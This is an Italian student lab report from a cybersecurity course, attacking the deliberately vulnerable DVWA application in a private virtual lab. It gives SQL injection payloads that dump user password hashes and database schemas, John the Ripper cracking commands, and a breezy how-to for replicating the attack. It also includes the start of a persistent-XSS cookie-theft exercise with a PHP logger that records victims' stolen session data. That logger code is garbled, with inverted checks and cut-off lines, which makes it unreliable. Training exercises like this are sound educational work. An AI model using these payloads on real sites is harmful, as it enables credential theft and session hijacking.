

BUILDWEEKII



DAVIDE CANNAVACCIUOLO - WWW.BYTEREBELS.EU

Web Application Exploit SQLi

Traccia Giorno 1: Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Gordon Brown (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro). NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite.

Requisiti laboratorio Giorno 1: Livello difficoltà DVWA: LOW IP Kali Linux: 192.168.66.110/24 IP Metasploitable: 192.168.66.120/24

Bonus

- 1) Replicare tutto a livello medium
- 2) Verificare se è possibile inserire un utente tramite SQL injection
- 3) Recuperare informazioni vitali da altri db collegati
- 4) Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).



Per prima cosa configuriamo le macchine virtuali sugli indirizzi indicati dalla traccia:

- Kali : 192.168.66.110/24
- Metas : 192.168.66.120/24

Dopo aver impostato la DVWA in difficoltà Low possiamo procedere con l'esercizio.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255
    inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 211 bytes 85922 (83.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 323 bytes 30889 (30.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::939c:9660:d80a:e378 prefixlen 64 scopeid 0<link>
    ether 08:00:27:0a:76:12 txqueuelen 1000 (Ethernet)
    RX packets 371 bytes 37981 (37.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 127 bytes 14417 (14.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 304 bytes 26528 (25.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 304 bytes 26528 (25.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali@kali)-[~]
$ DAVIDE CANNAVACCIUOLO
```

```
File Macchina Visualizza Inserimento Dispositivi Aiuto

--- 192.168.66.110 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.414/0.629/1.094/0.244 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bb:b0:9f
          inet addr:192.168.66.120  Bcast:192.168.66.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febb:b09f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:302 errors:0 dropped:0 overruns:0 frame:0
          TX packets:187 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29323 (28.6 KB)  TX bytes:83268 (81.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68445 (66.8 KB)  TX bytes:68445 (66.8 KB)

msfadmin@metasploitable:~$ DAVIDE CANNAVACCIUOLO
```

```
kali@kali: ~
File Actions Edit View Help



(kali@kali)-[~]
$ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data:
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=7.14 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=2.78 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=0.545 ms
64 bytes from 192.168.66.120: icmp_seq=4 ttl=64 time=1.45 ms
^C
--- 192.168.66.120 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3276ms
rtt min/avg/max/mdev = 0.545/2.976/7.135/2.529 ms

(kali@kali)-[~]
$ DAVIDE CANNAVACCIUOLO
```


Una volta fatto l'accesso alla sezione SQLinjection utilizziamo la query:

1' UNION SELECT user, password FROM users#.



Otteniamo quindi il risultato come lo screen di fianco con gli user e le password criptate. -->



Usiamo il tool John(Pippo) the ripper per decrittare le password in hash. Utilizziamo i comandi come nella figura a sinistra <--:

- **john --format=raw-md5 --wordlists=home/kali/Desktop/rockyou.txt /home/kali/hash.txt**
- **john --show --format=raw-md5 /home/kali/hash.txt**

Possiamo ora passare alla difficoltà Medium. Utilizzeremo una query simile a quella del livello Low: **1 UNION SELECT user, password FROM users#**. Era possibile utilizzare anche Burpsuite per questo tipo di task. -->



Invece, per recuperare dati importanti da altri database abbiamo utilizzato la query qui riportata: **‘ UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA. <--**

Spiegazione cyberpunk dell'esercizio svolto(Giorno1)

- La prima cosa da fare è modificare gli indirizzi ip delle due macchine virtuali. Lo possiamo fare con il comando da terminale(sia su Kali sia su Metasploitable2) **sudo nano /etc/network/interfaces** e impostare gli ip come richiede l'esercizio. Dopodichè riavviare le macchine con il seguente comando: **sudo reboot**.
- Una volta accertati che le macchine pingano tra di loro con il comando da terminale **ping (ip Metasploitable2)**; possiamo accedere alla DVWA con le credenziali **admin** e **password**.
- Impostiamo la difficoltà in Low e entriamo nella sezione SQL Injection.
- In pratica, l'SQL Injection è una tecnica informatica usata da hacker per inserire comandi dannosi all'interno delle richieste che un sito web fa al suo database. Se il sito non è protetto adeguatamente, questi comandi possono essere eseguiti, permettendo agli hacker di accedere, modificare o cancellare dati nel database o addirittura di prendere il controllo del sito stesso. Quindi invece di inserire il numero dell'id in questa sezione inseriremo delle query che ci permetteranno di ricavare dati sensibili.
- **1' UNION SELECT user, password FROM users#** è la query che abbiamo utilizzato per mostrare a schermo tutte le password(cifrate) degli utenti di quel Database.
- per decifrare le password utilizziamo John the Ripper dal terminale dando due semplici comandi,il primo decodificherà gli hash delle password e il secondo mostrerà il risultato. Ecco i comandi: 1. **john --format=raw-md5 --wordlists=home/kali/Desktop/rockyou.txt /home/kali/hash.txt** 2. **john --show --format=raw-md5 /home/kali/hash.txt**.
- **1 UNION SELECT user, password FROM users#** è la query utilizzata per la difficoltà impostata al livello Medium.
- Utilizziamo un'altra query per recuperare anche dati da altri Database: **' UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA#**.

Web Application Exploit XSS

Traccia Giorno 2: Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.109.100/24
- IP Metasploitable: 192.168.109.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 5555.

Extra Facoltativi

- Replicare tutto a livello medium-fare il dump completo, cookie, versione browser, ip, data
- Replicare tutto a livello high
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).



Iniziamo startando il servizio apache2 dal terminale e creiamo un file 'log.php' con del codice che ruberà il cookie di sessione dalla DVWA e mostrerà l'ip della macchina attaccata, l'orario e la data del furto.

```
#!/usr/bin/perl
set($_REQUEST['q'])) {
$client_ip = $_SERVER['REMOTE_ADDR'];
$decoded_data = base64_decode($_REQUEST['q']);

if($decoded_data == false) {
    $current_timestamp = date('Y-m-d\TH:i:sP');
    $browserAgent = $_SERVER['HTTP_USER_AGENT'];
    $file_path = '/var/www/html/utenti/sgamed.txt';

    // Verifica se i dati decodificati sono diversi da false prima di salvare nel file
    if($decoded_data == false) {
        $write_success = file_put_contents($file_path, "IP: $client_ip\nData: $decoded_data\nInfo
ver: $brow>

        if($write_success == false) {
            echo "I dati sono stati salvati correttamente.";
        } else {
            echo "Si è verificato un errore durante il salvataggio dei dati.";
        }
    } else {
        echo "I dati inviati non sono validi.";
    }
} else {
    echo "I dati inviati non sono validi.";
}
}
echo "Parametro 'q' mancante nella richiesta.";
}
```

```
(kali@kali)~$ service apache2 start
(kali@kali)~$
```

